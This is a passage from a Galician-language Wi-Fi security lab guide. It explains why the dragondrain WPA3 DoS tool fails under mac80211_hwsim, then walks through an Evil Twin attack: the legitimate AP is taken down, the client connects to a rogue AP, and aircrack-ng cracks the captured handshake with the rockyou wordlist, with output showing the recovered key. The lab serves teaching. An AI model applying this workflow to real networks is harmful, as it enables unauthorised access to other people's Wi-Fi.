               [ STATUS: 98.20 forged handshakes/sec |   0 AC tokens received/sec |  99 commits sent/sec ]^C → O ataque non funciona.
```

Resumo: Por Que dragondrain Non Funciona con mac80211_hwsim

dragondrain está deseñado para **hardware Atheros real** (ath9k_htc) que inclúe o módulo kernel `ath_masker`, o cal **xera ACKs automáticos para MACs spoofed**. No entorno de laboratorio con **mac80211_hwsim**, este módulo **NON implementa esta funcionalidade**: cando dragondrain envía commits SAE desde MACs spoofed (ex: `02:00:00:00:03:00`, `02:00:00:00:03:01`, etc.), o AP (hostapd) **recibe os commits e responde** con Authentication Response, pero **mac80211_hwsim NON xera ACKs** para estas MACs porque non corresponden a interfaces reais activas. Consecuentemente, hostapd **detecta timeouts** (mensaxe `did not acknowledge authentication response`), **descarta as sesións SAE incompletas** e **NON activa a protección anti-clogging**. Isto ocorre tanto con `-n 1` (unha soa MAC spoofed) como con `-n 256` (256 MACs diferentes), xa que en ambos casos as MACs son **spoofed en capa 2** e non teñen respaldo dunha interface real que poida xerar ACKs. A solución para o laboratorio educativo é usar un **script Python con Scapy** que empregue a **MAC real da interface** (obtida con `get_if_hwaddr()`), permitindo que mac80211_hwsim **SI xere ACKs** e o AP active correctamente os mecanismos anti-DoS.

NOTA: Simulación

Se dragondrain dá problemas de funcionamento, como é este caso (módulo mac80211_hwsim), a forma de "simular" este DoS para seguir coa práctica de auditoría é:

(1) Ir á **Consola1** e premer Ctrl+C para parar o hostapd.

(2) Isto simula que o AP caeu pola saturación de recursos.

(3) Proceder inmediatamente co Rogue AP na Consola 4.

Se ademais o cliente non reconecta simular a conexión do cliente lexítimo ao AP falso:

(4) Ir á Consola2 e executar:

```
# pkill -f wpa_supplicant
# wpa_supplicant -B -i wlan1 -c wpa_supplicant_wpa3.conf
```

(5) Agora o cliente wlan1 debería intentar a conexión co AP falso tendo lugar o handshake desexado para poder “crackealo”.

Como se aclara na nota anterior imos simular a caída do AP lexítimo. Así:

1. Premer **Ctrl+C** na **Consola1**

Consola1 **→ AP lexítimo (wlan0)→ Apagar (Abortar con ^C) → Comprobar que ten lugar a reconexión do cliente**

```
^Cwlan0: interface state ENABLED->DISABLED
wlan0: AP-STA-DISCONNECTED 72:95:af:1d:09:59
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
```

2. Unha vez abortado o AP lexítimo dirixirse á **Consola2** e **verificar que o cliente wlan1 intenta conectarse ao AP falso**.

Consola2: **Desautenticación cliente lexítimo (wlan1)→ Intento de conexión co AP falso de forma automática**

```
# iw dev wlan1 info #Deixa de estar conectado ao AP lexítimo → Non aparece conectado a ningún canal
Interface wlan1
        ifindex 5
        wdev 0x100000001
        addr 72:95:af:1d:09:59
        type managed
        wiphy 1
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0


# iw dev wlan1 info  #Intenta conectar co AP falso
Interface wlan1
        ifindex 5
        wdev 0x100000001
        addr 72:95:af:1d:09:59
        type managed
        wiphy 1
        channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0

# iw dev wlan1 link #Non conecta, pero enviou o seu handshake ao AP falso.
Not connected.

# iw dev wlan1 info #Non conectado a ningún AP → Non aparece conectado a ningún canal
Interface wlan1
        ifindex 5
        wdev 0x100000001
        addr 72:95:af:1d:09:59
        type managed
        wiphy 1
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0
```

3. Aínda que non o consiga está enviando o handshake ao AP falso. O cal é capturado na Consola 4 con airodump-ng.

Consola3: **Revisar no AP falso (wlan2) o intento de conexión do cliente1 (wlan1)** (namespace PRINCIPAL)(sen illar)

```
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: authenticated
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: associated (aid 1)
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: deauthenticated due to local deauth request
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: authenticated
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: associated (aid 1)
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: deauthenticated due to local deauth request
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: authenticated
wlan2: STA 72:95:af:1d:09:59 IEEE 802.11: associated (aid 1)
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
wlan2: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
...
```

4. Agora unha vez capturado o handshake na Consola 4 executamos aircrack-ng para intentar averiguar o contrasinal (PSK) do Cliente1.

Consola4: **aircrack-ng (wlan3)** (namespace PRINCIPAL) (sen illar)

```
# gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt #Descomprimir o ficheiro rockyou.txt.gz, que contén un popular dicionario de contrasinais, sen eliminar o ficheiro comprimido orixinal. A opción -c fai que o contido descomprimido sexa enviado ao estándar de saída, e co redirixidor > ese contido gárdase como un novo ficheiro chamado rockyou.txt no directorio /tmp. Deste xeito, o ficheiro descomprimido queda dispoñible en /tmp sen modificar o ficheiro comprimido orixinal en /usr/share/wordlists.

# aircrack-ng /root/evil-capture/cap-01.cap -w /tmp/rockyou.txt #Usar a ferramenta Aircrack-ng para realizar un ataque de forza bruta contra un ficheiro de captura de paquetes (cap-01.cap) almacenado no directorio capturas. Este ficheiro contén un handshake de WPA/WPA2, e o comando tenta descifrar a clave de acceso utilizando un dicionario de contrasinais. O dicionario de contrasinais está especificado no ficheiro rockyou.txt, que está no directorio /tmp. O proceso consistirá en probar cada palabra no dicionario para ver se coincide co contrasinal usado na rede Wi-Fi, permitindo obter a clave se está no dicionario.

Reading packets, please wait...
Opening /root/evil-capture/cap-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 3810 packets.


   #  BSSID              ESSID                     Encryption


   1  C2:3C:42:4B:62:56  EMPRESA-XYZ               WPA (1 handshake)
   2  EA:18:30:AA:C3:48  EMPRESA-XYZ               Unknown


Index number of target network ? 1 (Escoller o AP falso e premer Enter)
```

Lembrar: Se non se consegue o WPA handshake desexado facer a simulación do intento de conexión co AP falso executando na Consola2:

```
# pkill -f wpa_supplicant
# wpa_supplicant -B -i wlan1 -c wpa_supplicant_wpa3.conf
```

E voltar a executar o comando **aircrack-ng** na **Consola4**.

5. Contrasinal averiguado

Consola4: **Evil Twin → Extraer hash**

```
                          Aircrack-ng 1.7

[00:00:47] 278296/14344392 keys tested (5873.36 k/s)

Time left: 39 minutes, 54 seconds                          1.94%

                      KEY FOUND! [ spongebob19 ]

Master Key     : 00 35 42 60 BF F4 F0 DC 57 FA 6D 2C FF 97 F0 34
                 A2 F0 A5 7F EA 29 83 79 19 35 57 80 1A 63 40 EF

Transient Key  : 52 22 8B 41 16 71 28 04 5A 41 A8 E3 2D 5C 3D 06
                 19 B2 58 1B E2 23 8D 4A B4 F7 8F D7 23 06 70 12
                 C3 AC 81 7D 83 90 73 77 22 7C 92 62 65 F3 1E 56
                 74 F9 4D A0 C0 80 C9 1A A9 A2 67 AE AD AB 90 77

EAPOL HMAC     : 88 D1 05 A4 B9 03 9A 7E 2D AF F4 F5 2D 80 E0 19
```

Contrasinal atopado → `spongebob19`

Conclusión: O ataque DoS por esgotamento de recursos é precisamente unha das razóns polas que WPA3 introduciu mecanismos "anti-clogging", pero as versións como a **2.7** do laboratorio son vulnerables porque non os implementan de forma robusta.